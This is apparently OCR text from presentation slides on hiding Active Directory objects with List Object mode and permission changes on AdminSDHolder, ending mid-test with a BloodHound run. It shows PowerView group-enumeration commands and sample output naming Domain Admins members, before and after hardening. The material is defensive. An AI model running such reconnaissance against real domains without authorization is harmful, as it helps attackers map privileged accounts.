

Cloaking AD


List Object Access mode

- Adds List Object permission option.
- Controls visibility of AD objects.
- Often configured in College/University environments to hide student info & class group membership.
- Configured via dsHeuristics (CN=Windows NT, CN=Services, CN=Configuration, [FQDN DN])
 - dsHeuristics = 1
- <https://www.itprotoday.com/active-directory/hiding-data-active-directory-part-3-enabling-list-object-mode-forest>
- <https://social.technet.microsoft.com/wiki/contents/articles/29558.active-directory-controlling-object-visibility-list-object-mode.aspx>
- <https://dirteam.com/sander/2008/12/09/active-directory-visibility-modes/>









CN=Directory Service Properties

Attribute Editor

Security

Attributes:

Attribute	Value
adminDescription	<not set>
adminDisplayName	<not set>
cn	Directory Service
description	<not set>
displayName	<not set>
displayNamePrintable	<not set>
distinguishedName	CN=Directory Service,CN=Windows NT,CN=
dSASignature	<not set>
dSCorePropagationD...	0x0 = ()
dSHeuristics	001

String Attribute Editor

Attribute: dSHeuristics

Value:

001

Clear

OK

Cancel

Permission Entry for Domain Admins

Principal: **Authenticated Users** [Select a principal](#)



Type: **Allow**



Applies to: **This object only**

Permissions:

- ☐ Full control
- ☒ List contents
- ☒ List object
- ☒ Read all properties
- ☐ Write all properties
- ☐ Delete
- ☐ Delete subtree
- ☒ Read permissions







AD is now “cloaked”!

Privileged Group Enumeration Still Works Though Since Authenticated Users Still Has Rights on AD Objects

```
PS C:\> Get-NetGroupMember 'Domain Admins'

GroupDomain : theacme.io
GroupName   : Domain Admins
MemberDomain : theacme.io
MemberName   : sean
MemberSID    : S-1-5-21-143179592-3749324205-2095737646-2601
IsGroup      : False
MemberDN     : CN=Sean,CN=Users,DC=theacme,DC=io

GroupDomain : theacme.io
GroupName   : Domain Admins
MemberDomain : theacme.io
MemberName   : svcMOM
MemberSID    : S-1-5-21-143179592-3749324205-2095737646-1133
IsGroup      : False
MemberDN     : CN=svcMOM,OU=Service Accounts,DC=theacme,DC=io

GroupDomain : theacme.io
GroupName   : Domain Admins
MemberDomain : theacme.io
MemberName   : SecScan
MemberSID    : S-1-5-21-143179592-3749324205-2095737646-1128
IsGroup      : False
MemberDN     : CN=SecScan,OU=Service Accounts,DC=theacme,DC=io

GroupDomain : theacme.io
GroupName   : Domain Admins
MemberDomain : theacme.io
MemberName   : RMSAdmin
MemberSID    : S-1-5-21-143179592-3749324205-2095737646-1123
IsGroup      : False
MemberDN     : CN=RMSAdmin,OU=Service Accounts,DC=theacme,DC=io

GroupDomain : theacme.io
```

Domain Admins Properties ? X

General Members Member Of Managed By

Object Security Attribute Editor

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (ACME\Domain Admins)
- Cert Publishers (ACME\Cert Publishers)

Add... Remove


Permissions for Authenticated Users

	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help



Domain Admins Properties ? X

General Members Member Of Managed By

Object Security Attribute Editor

Group or user names:

- Everyone
- SELF
- SYSTEM
- Domain Admins (ACME\Domain Admins)
- Cert Publishers (ACME\Cert Publishers)
- Enterprise Admins (ACME\Enterprise Admins)

Add... Remove

Permissions for SYSTEM

	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>


For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

Changing Permissions
on Domain Admins
won't remain due to
AdminSDPRop, so
change on
AdminSDHolder instead.

Add a custom group so
things that need to view
these can.
Enable Auditing first to
determine what should.




```
PS C:\> Get-NetGroupMember 'Domain Admins'
```

```
PS C:\>
```

```
PS C:\> Get-NetGroupMember 'Enterprise Admins'
```

```
PS C:\>
```

```
PS C:\> Get-NetGroupMember 'Administrators'
```


```
PS C:\> |
```

```
PS C:\> get-netou "OU=Service Accounts,DC=theacme,DC=io"
```

```
PS C:\> |
```

Group Enumeration Doesn't Work, but What About Bloodhound?

```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:18 AM on 9/8/2019
